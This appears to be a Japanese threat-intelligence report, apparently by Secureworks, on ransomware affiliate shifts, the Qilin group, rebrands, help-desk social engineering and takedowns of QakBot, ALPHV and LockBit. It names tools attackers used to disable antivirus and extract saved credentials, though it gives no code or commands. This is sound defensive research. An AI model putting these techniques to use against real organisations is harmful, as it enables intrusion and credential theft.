


図4. 新しいランサムウェアグループ数と活動中のグループの総数（出典：Secureworks）

リブランドと組織再編


このレポートの対象期間中に、ランサムウェアエコシステムでは多くの加盟メンバーの動きがありました。加盟メンバーは、複数のグループに同時に関与し続けたり、あるグループのサービスが崩壊したときに別のグループを使用して被害組織を再度掲載したりします。たとえば、NoEscapeとその後にALPHV/BlackCatが出口詐欺を実行して、その加盟メンバーを見捨てたときに、LockBitは身代金の一部と引き換えに被害組織のリストを提供することを提案しました。LockBitに対する法執行機関の取り締まり活動の第一段階の後、同グループは、ALPHVサイトが閉鎖される前に同サイトに短期間掲載されていた少なくとも6の被害組織を暴露サイトに掲載しました。

CTUリサーチャーは、被害組織が複数の暴露サイトに掲載されているランサムウェア攻撃を多数観測しました。たとえば、2023年後半、Secureworksのインシデント対応担当者は、INCRansamの暴露サイトで被害組織の名前が公表される前に、ALPHV/BlackCatランサムウェアの展開に関わる事案を対応しました。この活動でのデータ窃取のタイミングは、GOLD BLAZERのTorベースのインフラストラクチャを到達不能にした法執行機関の措置と一致していました。したがって、このケースでは、加盟メンバーが被害組織の名前をALPHV/BlackCatサイトに掲載することができなかったため、代替策を模索し、代わりにINC Ransomに落ち着いたと考えられます。

Qilinが新たな加盟メンバーから受ける恩恵

法執行機関による取り締まりによって新たな加盟メンバーを引き付ける恩恵を受けた可能性があるグループの1つが、GOLD FEATHER[7] のQilin（別名Agenda）ランサムウェアです。GOLD FEATHERはロシアの組織である可能性が高いと見られています。なぜなら、攻撃グループがロシア語のフォーラムでQilinを宣伝しており、英語圏の加盟メンバーと協力することに同意する前に特別な審査手続きを行っているためです。

Qilinの暴露サイトに掲載された被害組織の数は、2024年上半期に増加しました。同グループは2022年10月に初めて被害組織を掲載しましたが、2024年初頭までは被害組織の月間掲載数が9件を超えることはありませんでした。2024年2月以降は常に10件以上が掲載され、5月にはピークの19件に達しました。






図5. ランサムウェア情勢の変化とQilin掲載数の増加との対比（出典：Secureworks）

Qilinの活動拡大により、注目を集める攻撃が容易になりました。英国国民保健サービス（NHS）に病理学サービスを提供するSynnovisに対する6月3日の **ランサムウェア攻撃**[8] により、ロンドンの複数の病院での血液検査などのサービスが影響を受け、NHSが緊急献血要請を **発令する**[9] 結果となり、サイバー攻撃が医療に及ぼす生命を脅かす潜在的影響が浮き彫りになりました。.

Qilinは、WindowsデバイスとVMware ESXiデバイスの両方を標的とすることが可能なRustで作成されたランサムウェアを使用します。CTUリサーチャーは、このグループが1回の攻撃でリモートデスクトッププロトコル（RDP）を使用していること、またPCHunter（PCHunter64.exe）やPowerTool（PowerTool64.exe）などのツールを使用していることを観測しました。これらのツールはどちらもウイルス対策サービスを無効にできます。攻撃者は、PuTTY、WinSCP、SuperPuTTY、FileZilla、RDPの保存されたセッションから秘密鍵とパスワードをリモートで抽出できるPowerShellツールSessionGopher（SessionGopher.ps1）も使用していました。ただし、Qilinは攻撃を行うために加盟メンバーを利用するため、これらのTTPsは将来の攻撃におけるTTPsの信頼できる指標ではない可能性があります。実際、グループが集める加盟メンバーが増えるほど、使用されるツールは多様化します。一部のグループは加盟メンバー向けのプレイブックを運用しており、より一貫性のあるTTPsが使用されるようになっていますが、Qilinの場合もそれが当てはまるかどうかは不明です。

ランサムウェアの加盟メンバーは金銭目的で行動します。特定の攻撃グループやランサムウェアファミリーに忠実であり続けるというよりは、自らの利益を最優先に活動する場合があります。例えば、CTUリサーチャーが観測したDonut Leaksの暴露サイトの警告によると、ある加盟メンバーが同サイトからデータを盗み、連絡先情報を変更して他の暴露サイトに投稿して身代金を回収したと疑われる事案が発生しています。この投稿では特にINCランサムウェアについて言及していますが、関連性は不明です。一部の加盟メンバーは、最大7つの異なる種類のランサムウェアを展開していたと報告されています。このように、加盟メンバーと運営組織の関係が可変的であることが、窃取されたデータが他の暴露サイトに投稿されている状況の一因であると説明できるでしょう。しかし、リブランドの主な理由は、身代金の支払いに影響を及ぼす可能性のある法執行活動、特に制裁措置の影響を回避することです。

ただし、リブランドのハードルは必ずしもそれほど高いわけではなく、法執行機関の関心を避けるためだけにグループがリブランドする場合があります。これは、Colonial Pipelineに対する GOLD WATERFALL[10] Darksideランサムウェア攻撃で確認されました。この事件は米国の重要インフラに壊滅的な影響を与えたため、同グループは直ちに連邦捜査局（FBI）やその他の機関の監視対象になりました。そこで、同グループはDarksideの運営を中止し、BlackMatterにブランドを変更しました。その後、BlackMatterはALPHV/BlackCatにブランドを変更しました。これは、BlackMatterの復号鍵が Emsisoft[11]によって利用可能になったためと考えられます。Darksideとのこの歴史的なつながりが、2023年12月、FBIがALPHV/BlackCatをテイクダウンしようとした理由の1つであった可能性があります。GOLD BLAZERが 出口詐欺[12]、を実行し Notchy[13] として知られる加盟メンバーに攻撃の手数料2,200万ドルを支払わなかった件以降、ALPHV/BlackCatが新しいスキームで活動を再開した様子はまだ見られません（2024年7月時点）。Notchyはその後、別のランサムウェア グループであるRansomHubを介して、その攻撃の被害組織から再度金銭を脅し取ろうとしました。




図6. DarksideがALPHV/BlackCatに変化した経緯（出典：Secureworks）。

このグループのリブランドの遍歴を考えると、おそらくいつかまたリブランドを試みるでしょう。しかし、出口詐欺によって将来のパートナー候補の間で評判が落ちた可能性が高く、リブランドは困難になるかもしれません。

このレポートの対象期間中に、いくつかのグループのリブランドが行われました。GOLD VICTOR[14] のVice SocietyはRhysidaに、GOLD SOUVENIR[15] のRoyal RansomwareはBlack Suitにブランドを変更しました。後者のケースにおけるCTUリサーチャーの分析で、ランサムウェアのバイナリにはRoyalランサムウェアと共通のコードが含まれていることが確認されていますが、Black Suitの脅迫文は新しいものです。これら2つのケースにおける、リブランドの具体的な動機は不明です。

全体的に見て、リブランドはセキュリティリサーチャーや法執行機関の目をそらすための有効な方法です。確証はありませんが、特に発見事項を法的証拠として扱う場合には、調査を困難にし遅らせる程度の混乱を引き起こす可能性があります。また、グループから離脱する加盟メンバーがランサムウェアのソースコードを持ち出し、事実上リブランドを行う場合があります。たとえば、REvilランサムウェアの運営組織（GOLD SOUTHFIELD[16]）は、かつてGandcrabランサムウェア運営に関与していました。

Lockbitはついにロックダウンされるのか?

GOLD MYSTICは、法執行機関によって最初にインフラが閉鎖され、その後、LockBitの管理者であるLockBitSuppとしてDimitry Yuryevich Khoroshevが起訴された後も、LockBitランサムウェアの被害組織を安定して暴露し続けました。しかし、2024年6月には、LockBitの暴露サイトに被害組織の名前がわずか12件しか掲載されておらず、これは2021年7月のLockBit 2.0のリリース以来、月間合計としては最低となっています。暴露サイトの稼働維持にも苦労しているようで、本記事執筆時点では大規模なダウンタイムが発生しています。6月に名前が暴露された被害組織の1つは米国連邦準備銀行であり、33TBに上る米国民のデータを窃取したと主張していました。しかし、この主張は偽りであり、データは別の組織に関連していることが明らかになりました。

Khoroshevに対して金融 **制裁措置**[17] が加えられた現在では、LockBitがその名称で攻撃を継続できるかどうかは不明です。これらの制裁により、英国や米国の組織がLockBitランサムウェア攻撃後に身代金を支払うことは事実上違法となり、供給源となる被害組織候補が失われてしまうことになります。加盟メンバーは、身代金を確保できる可能性が大幅に低下したことを知れば、LockBitとの取引を継続する可能性は低くなります。こうした攻撃活動の大幅な減少は、運営が停止される兆候となるでしょう。


TTPsが進化するときにはプロセスの厳格化が有効

Secureworksのインシデント対応担当者は、2024年初頭に立て続けに発生した、**GOLD HARVEST**[18]（別名SCATTERED SPIDER）に紐付くソーシャルエンジニアリングを伴う2つの事案を対応しました。

どちらの攻撃でも、攻撃者が被害組織のヘルプデスクに電話をかけていました。そのうちの1つでは、攻撃者が正規ユーザーになりすましてパスワードのリセットを要求しました。もう1つのケースでは、攻撃者は、MFAリクエストに応答できるように、自分の携帯電話番号をMFAに登録するために電話をかけてきました。どちらの場合も、攻撃者は被害組織のネットワークにアクセスし、侵入後の活動を行うことまではできましたが、最終的な目的を達成することはできませんでした。

この種のソーシャルエンジニアリング手法は、特に母国語である攻撃者によって行われる場合、包括的な技術的セキュリティ対策を損なう可能性があります。この手法を成功させるために必要な準備を行っていることは、ランサムウェアを含むサイバー犯罪における、広範囲を狙うモチベーションの弱まりを示している可能性があります。攻撃者によるソーシャルエンジニアリングが成功していることを考えると、かつてはユニークだったこれらの戦術が、すぐにより広範な攻撃者によって採用される可能性があり、この種の攻撃をGOLD HARVESTによるものと判断することは困難になるでしょう。

SMSベースのMFAサービスではなく、特定のデバイスの所有権に依存する認証アプリベースのMFAなど、いくつかの技術的対策は、この攻撃活動によってもたらされる脅威を軽減するのに役立ちます。ただし、このタイプのソーシャルエンジニアリング攻撃に対抗するには、ビジネスにおける「人」の要素に重点を置く必要があります。ユーザーがヘルプデスクに電話してきたときに、事前に決められた条件の確認などの追加の認証を行うようにするといった、プロセスの厳格化が重要です。ヘルプデスクの従業員をトレーニングすることも重要です。上級管理職のように見えても、疑わしいユーザーには異議を申し立てる権限をスタッフに与えることが不可欠です。



テイクダウンの1年


過去1年間、法執行機関はサイバー犯罪行為に対して複数の措置を実施しました。いくつかの措置は大きな影響力を及ぼしました。

QakBotテイクダウンの影響

2023年8月下旬、FBIが主導する合同作戦の結果、QakBotボットネットが テイクダウン[19] されました。2023年8月25日23時27分（UTC）、CTUリサーチャーは、感染した端末にシェルコードを配布するQakBotボットネットを 検知[20] しました。このシェルコードは、カスタムDLL（ダイナミックリンクライブラリ）ファイルを展開しますが、そのコードには、稼働中のQakBotプロセスを安全に終了させるコードが含まれていました。この作戦については昨年のレポートで詳しく解説しました。

QakBotのテイクダウンによって即座に生じた影響の1つは、GOLD REBELLIONが運営するBlack Bastaランサムウェアの被害組織数でした。このグループの加盟メンバーは、被害組織のネットワークへの侵入に長い間QakBotを利用してきました。2023年9月、Black Bastaの暴露サイトに被害組織の名前は掲載されませんでした。しかし、この休止は長くは続かず、Black Bastaの攻撃はすぐに再開されました。

当時、CTUリサーチャーは、QakBotを運営していた GOLD LAGOON[21] が、テイクダウンを困難にするために単一的でない状態でボットネットを再構築しようとする可能性があると推測していましたが、これは実際に起こった出来事によって裏付けられたようです。2023年12月、Microsoftは、QakBotを配布するフィッシングを観測[22] しました。CTUの分析で以前のバージョンからの変更が確認されましたが、その中で最も注目すべきなのは、マルウェアに埋め込まれたC2サーバーのIPアドレスの数が大幅に減少し、それらの格納場所が変更されたことです。これは、自動入力ではなく手動入力であることを示唆しています。特定のキャンペーンで使用するために、より小規模なボットネットが構築されている可能性があります。多様なボットネットを使用すると、セキュリティリサーチャーによるQakBotの追跡が困難になり、大規模なテイクダウンに対する脆弱性がはるかに低くなります。



ALPHV/BlackCatとの取っ組み合い

2023年12月、FBIがALPHV/BlackCat暴露サイトに押収通知を掲載した際に、テイクダウン[23] の試みがあまり成功しなかった事例が確認されました。

図7. 2023年12月19日に複数のGOLD BLAZER のWebサイトに表示されたドメイン差し押さえ告知（出典：Secureworks）

その後、ALPHVの運営組織であるGOLD BLAZERが暴露サイトの制御を取り戻し、対抗メッセージを投稿しました。また、すぐに新たな暴露サイトを立ち上げ、差し押さえ前よりも低い頻度ではあるものの被害組織の名前を掲載し始めました。

図8. 12月19日に主要な暴露サイトに投稿されたFBIのテイクダウンに対するGOLD BLAZERの回答（出典：Secureworks）

ただし、表面上は失敗に終わったものの、このテイクダウンの取り組みは、2024年3月初旬にGOLD BLAZERによる「出口詐欺」の実行に影響を与えた可能性があります。新たな暴露サイトには明らかにFBIによる押収通知が掲載され、同グループはFBIの活動により運営を停止せざるを得なかったと主張していました。また、同グループはALPHVのソースコードも売りに出しました。この新たな押収通知には珍しい特徴がありました。コードのフォーマットにはいくつかの相違があり、以前の押収通知のクローンのように見えましたが、Webサイトのファビコンには、2023年12月のテイクダウン時のようなFBIのロゴではなく、ALPHVのロゴが表示されていました。

この時点で、加盟メンバーとされるNotchyと呼ばれる人物は、ALPHV運営組織が、米国の処方箋サービスに混乱をもたらしたランサムウェア攻撃を受けてChange Healthcareが支払ったとされる2,200万ドルの身代金の分け前を騙し取ったと主張しました。GOLD BLAZERはこれを否定しています。

このグループのリブランドの遍歴を考えると、GOLD BLAZERはいずれ新しいランサムウェアや加盟メンバーのスキームを立ち上げる可能性があります。しかし、騙し取った資金の価値と、CTUリサーチャーがアンダーグラウンドコミュニティ内で観測した大幅な評判の下落は、このグループがすぐに再出現することはないということを示唆しています。

法執行機関によるLockBitへの妨害

より包括的なランサムウェアの取り締まりが、2024年 2月[24] と 5月[25] に、このときはLockBitに対して実施されました。この取り締まりはLockBitのインフラだけでなく、同ランサムウェアのブランドと評判も対象としていました。この作戦は2段階行われました。第1段階は2月中旬に行われ、LockBitの暴露サイトを押収し、そのサイトを使用して、LockBitの被害組織の名前が掲載されるのと同じ形式で作戦の活動内容を示しました。これらの内容には、当局のプレスリリース、ポーランドとウクライナでそれぞれ1件の逮捕と起訴の発表、制裁までのカウントダウン、英国国家犯罪庁（NCA）によるバックエンドインフラストラクチャへのアクセスを示すスクリーンショット、データを復号するためLockBitの被害組織は地元の法執行機関に連絡するよう呼びかける案内、ユーロポールの支援を受けて日本の警察庁が作成した復号ツール、SecureworksのLockBitの脅威分析記事を含むセキュリティベンダーによる脅威インテリジェンス公開までのカウントダウンなどが含まれていました。

注目すべきは、LockBitの管理者であるLockBitSuppの身元が明らかにされなかったことです。しかし、5月に行われた作戦の第2段階で、NCAはLockBitの暴露サイトを復活させ、LockBitSuppがヴォロネジ在住のロシア人、Dmitry Khoroshevであることを明らかにしました。米国財務省が制裁を発動する一方で、米国司法省（DOJ）はKhoroshevを 起訴[26]しました。NCAは、バックエンドインフラストラクチャへのアクセス権がまだあることも実証しました。このアクセスにより、LockBit崩壊の影響についておそらく最も示唆に富む事実が明らかになりました。NCAは、最初のテイクダウン前に、LockBit RaaSの加盟メンバーは194人と報告していました。3か月後の第2段階では、この数は69に減少しました




図9. 法執行機関による差し押さえと書き換え後のLockBit暴露サイト（出典：Secureworks）

LockBitの崩壊は、サイバー犯罪者を標的とする法執行機関のアプローチの真の変化を表しています。非友好的な国に居住することで得られる相対的な保護（サイバー犯罪者は、国内の組織を標的にしない限り、ロシアや他のCIS諸国では起訴や引き渡しをほぼ免責される）に長い間悩まされてきた国際法執行機関は、ランサムウェアグループを弱体化させ、その影響を制限するために、代替手段に頼らざるを得ませんでした。LockBitはまさにこの種の最初の事例でした。これには、管理者が被害組織や加盟メンバーに対する約束を履行するかどうか信用できないことを強調することが含まれています。そのため、テイクダウン中に明らかになった情報の一部として、法執行機関は以下のことを明らかにしました。

- 法執行機関はLockBitのバックエンド インフラストラクチャへの継続的なアクセスが可能となっていること
- 加盟メンバーの大半（194人中114人）は、参加時にそれぞれ1 BTCのデポジットを送金していたにもかかわらず、LockBit攻撃に関与しても収益を得られていなかったこと
- 法執行機関は加盟メンバーに関する情報を入手し、LockBitパネルへのログイン時にカスタムメッセージを表示して、加盟メンバーがさらなる法執行の対象となる可能性があることを示唆したこと
- 身代金の支払い時に提供された復号ツールが必ずしも機能するとは限らないこと
